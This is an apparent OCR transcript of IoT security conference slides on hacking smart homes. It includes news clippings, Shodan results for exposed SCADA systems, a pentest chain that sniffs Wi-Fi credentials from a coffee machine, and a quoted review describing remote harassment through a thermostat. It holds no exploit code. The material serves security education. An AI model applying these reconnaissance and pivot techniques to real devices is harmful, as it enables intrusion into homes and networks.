PWNING SMART HOMES
IN UNDER 10 MINUTES

ADITYA GUPTA (@ADI1391)
FOUNDER & CEO, ATTIFY

ADITYA GUPTA

- **Founder & CEO**, Attify
- Help companies **secure IoT devices**
- IoT Security **Penetration testing** and **Training**
- **Speaker** @ BlackHat, Defcon, Syscan, OWASP AppSec, Toorcon etc.
- **Author** : Learning Pentesting for Android Devices, Offensive IoT Exploitation, IoT Hackers Handbook, IoT Pentesting Cookbook

AGENDA FOR THE TALK

- Introduction to IoT Security
- What is a smart home / enterprise
- Vulnerabilities in Smart home systems
- Firmware and Hardware Exploitation
- Mobile Exploitation
- Radio Exploitation
- What can be done about it

PROBLEMS WITH IOT SECURITY

- If one of the component fails, entire system goes down
- Rush to market
- Supply chain
- Fragmentation
- Lack of awareness
- Most of the devices that you see out there are insecure

ISN'T IOT ALREADY SECURE?

A fridge full of spam: Hacked domestic appliances send a torrent of junk email

Monday 20 Jan 2014 10:24 pm

Tariq Tahir

Metro News Reporter


When 'Smart Homes' Get Hacked: I Haunted A Complete Stranger's House Via The Internet

Kashmir Hill, FORBES STAFF

Welcome to The Not-So Private Parts where technology & privacy collide **FULL BIO**

Opinions expressed by Forbes Contributors are their own.

"I can see all of the devices in your home and I think I can control them," I said to Thomas Hatley, a complete stranger in Oregon who I had rudely awoken with an early phone call on a Thursday morning.



The Hatleys' home was at my command after a Google search

He and his wife were still in bed. Expressing surprise, he asked me to try to turn the master bedroom lights on and off. Sitting in my living room in San Francisco, I flipped the light switch with a click, and resisted the Poltergeist-like temptation to turn the television on as well.

"They just came on and now they're off," he said. "I'll be darned."


https://www.shodan.io/search?query=scada

Shodan Developers Book View All...

SHODAN scada Explore Contact Us New to Shodan? Login or Register

Exploits Maps

TOP COUNTRIES



Canada	95
United States	66
Spain	9
Taiwan, Province of China	8
Serbia	7

TOP SERVICES

HTTP	46
NetBIOS	41
FTP	40
SNMP	37
SMB	10

TOP ORGANIZATIONS

[redacted]	57
	21
	17
	8
	3

TOP PRODUCTS

Apache httpd	20
BMX P34 2020	9
Microsoft SQL Server	8
nginx	5
Microsoft IIS httpd	5

Showing results 1 - 10 of 251

[redacted]

Sweden

Details

```
HTTP/1.1 307 Temporary Redirect
Serve[redacted]: Scada v4.2.1
Connection: keep-alive
Date:Mon, 30 Nov 2015 22:50:36 GMT
Content-Length: 0
Location: html/index.html
```

Object moved

[redacted]

Hungary, Budapest

Details

SSL Certificate

Issued By:

|- Common Name: **Go Daddy Secure Certificate Authority - G2**

|- Organization: **GoDaddy.com, Inc.**

Issued To:

|- Common Name: ***.tigaz.hu**

Supported SSL Versions

SSLv3, TLSv1, TLSv1.1, TLSv1.2

```
HTTP/1.1 302 Found
Cache-Control: private
Transfer-Encoding: chunked
Content-Type: text/html; charset=utf-8
Location: //[redacted]u/scada/login.aspx
Server: Microsoft-IIS/8.5
X-AspNet-Version: 2.0.50727
Set-Cookie: ASP.NET_SessionId=l2x3xbyn35axog55fvatfd55; path=/; HttpOnly
X-Powered-...
```

301 Moved Permanently

[redacted]

United States

Details

```
HTTP/1.1 301 Moved Permanently
Server: nginx/1.7.9
Date: Mon, 30 Nov 2015 21:28:00 GMT
Content-Type: text/html
Content-Length: 184
Location: http://[redacted]6/scada
Connection: keep-alive
```

[redacted]

Canada

Details

```
220 Talbot SCADA (0[redacted]:7A) FTP server ready.
550 Can't set guest privileges.
214- The following commands are recognized (* =>'s unimplemented).
   USER    PORT    STOR    MSAM*   RNTO    NLST    MKD     CDUP
   PASS    PASV    APPE    MRSQ*   ABOR    SITE    XMKD    XCUP
   ACCT*   ...
```


Object moved

Forbes / Tech

SEP 5, 2013 @ 04:23 PM 40,904 VIEWS

The Crazy Things A Savvy Shodan Searcher Can Find Exposed On The Internet

While on a drive through Shodan, Shawn Merdinger, a security researcher at the University of Florida, found a bunch of Caterpillar trucks that were “parked” on the open Internet. Their onboard monitoring systems were accessible with an easily guessed username/password:



RISK ASSESSMENT —

9 baby monitors wide open to hacks that expose users' most private moments

Despite its ubiquity, Internet of Things security still isn't ready for prime time.

DAN GOODIN - 9/2/2015, 9:38 AM

points out, the report comes a week after an Indiana couple reported someone hacked their two-year-old's baby monitor and played the Police's "Every Breath You Take" followed by "sexual noises."

1. The Philips In.Sight B120 establishes a direct connection to the camera's backend web application onto the public Internet, unencrypted and unauthenticated. By brute forcing the possible hostname and port number combinations used by the third-party service provider, an attacker can locate an exposed camera and is able to watch the live stream, enable remote access (e.g. Telnet), or change the camera settings.

A Hackable Dishwasher Is Connecting Hospitals to the Internet of Shit


Despite all kinds of internet-connected things getting pwned, manufacturers insist of putting stuff on the internet without any security.


SHARE TWEET

Lorenzo Franceschi-Bicchierai
Mar 27 2017, 10:59am

Image: Andrey_Popov/Shutterstock

COMPONENTS OF A SMART HOME


Hello, Smart Home


LIGHTS
DINNER TABLE
OFF
KITCHEN
OFF
FAMILY ROOM
ON
HALLWAY ENTRY
ON
BATHROOM
ON

LIGHT BULBS

LEADING TO THINGS LIKE THESE

DOOR LOCKS

AIR PURIFIER

SMART HOME GATEWAY

COFFEE MAKER

WHAT IS A SMART HOME

- Allows you to control various aspects of the home using your smart phone or additional device
- Lights, Temperature, Coffee, Thermostats, Toys, Dishwashers, Refrigerators, Security cameras, Door Locks, Water bottles, Microwave, TVs etc.
- If one device gets compromised, what about the other devices on the network
- We just need ONE vulnerable device on the network

COFFEE MACHINE

- Happened during one of our enterprise/VC-Funded startup pentests
- The office we were targeting was using a “Smart” Coffee machine
- Operational over both BLE and WiFi
- Sniff the traffic using a Ubertooth One, and you’ve got yourself the WiFi credentials
- Coffee Machine => Vulnerable Employee System => Credentials => Domain Admin => Entire network owned including Client databases

ONE REVIEW ON AMAZON

Customer Review

★★★★★ **SHE TOOK THE HOUSE, THE DOG AND THE 401KÂ€¦. BUT I STILL CONTROL THE THERMOSTAT.**

By The General on March 26, 2014

Size: 8.06 sq inch

My former wife loves to take expensive vacations. We live in Ohio, which doesn't exactly have extravagant places to see unless you like to watch grass growing or interstate construction. While we make OK money, I'm convinced she felt the need to single handedly improve the US economy by taking elaborate vacations: Broadway shows in New York City, gambling in Las Vegas, Spa's in Arizona, sightseeing in San Francisco. The airlines know me so well they ask about my dog when I call to make reservations. His name is Fred.

In my attempt to try and save whatever I could so the princess could have her nice things I bought this Honeywell Wi-Fi enabled device so I could adjust the HVAC while we were away piling up massive amounts of debt on Mickey Mouse watches. I thought we could save a few bucks by keeping the temp cool in the winter and warm in the summer. The device was easy to install. I did not have the "blue" connector so I had to re-purpose the green one - this required an adjustment to the actual HVAC unit in our home. There are plenty of videos on Youtube to demonstrate how to do this. Within an hour I was up and running.

The device works flawlessly. You can adjust the temp from anywhere you have a Wi-Fi or cellular signal. Little did I know that my ex had found someone that had a bit more money than I did and decided to make other travel plans. Those plans included her no longer being my wife and finding a new travel partner (Carl, a banker). She took the house, the dog and a good chunk of my 401k, but didn't mess with the wireless access point or the Wi-Fi enabled Honeywell thermostat.

Since this past Ohio winter has been so cold I've been messing with the temp while the new love birds are sleeping. Doesn't everyone want to wake up at 7 AM to a 40 degree house? When they are away on their weekend getaways, I crank the heat up to 80 degrees and back down to 40 before they arrive home. I can only imagine what their electricity bills might be. It makes me smile. I know this won't last forever, but I can't help but smile every time I log in and see that it still works. I also can't wait for warmer weather when I can crank the heat up to 80 degrees while the love birds are sleeping. After all, who doesn't want to wake up to an 80 degree home in the middle of June?


13,282 helpful votes

https://www.amazon.com/review/R3IMEYJFO6YWHD/ref=cm_cr_dp_title?ie=UTF8&ASIN=B00FLZEQH2&nodeID=228013&store=hi

ATTACK SURFACE MAPPING

- Look at the entire IoT solution
- Focus on all individual components and the connectivity between them
- What areas do you think could be attacked
- What kind of attacks
- How to test them
- How to secure them

MAPPING THE ATTACK SURFACE





HARDWARE


INITIAL ANALYSIS

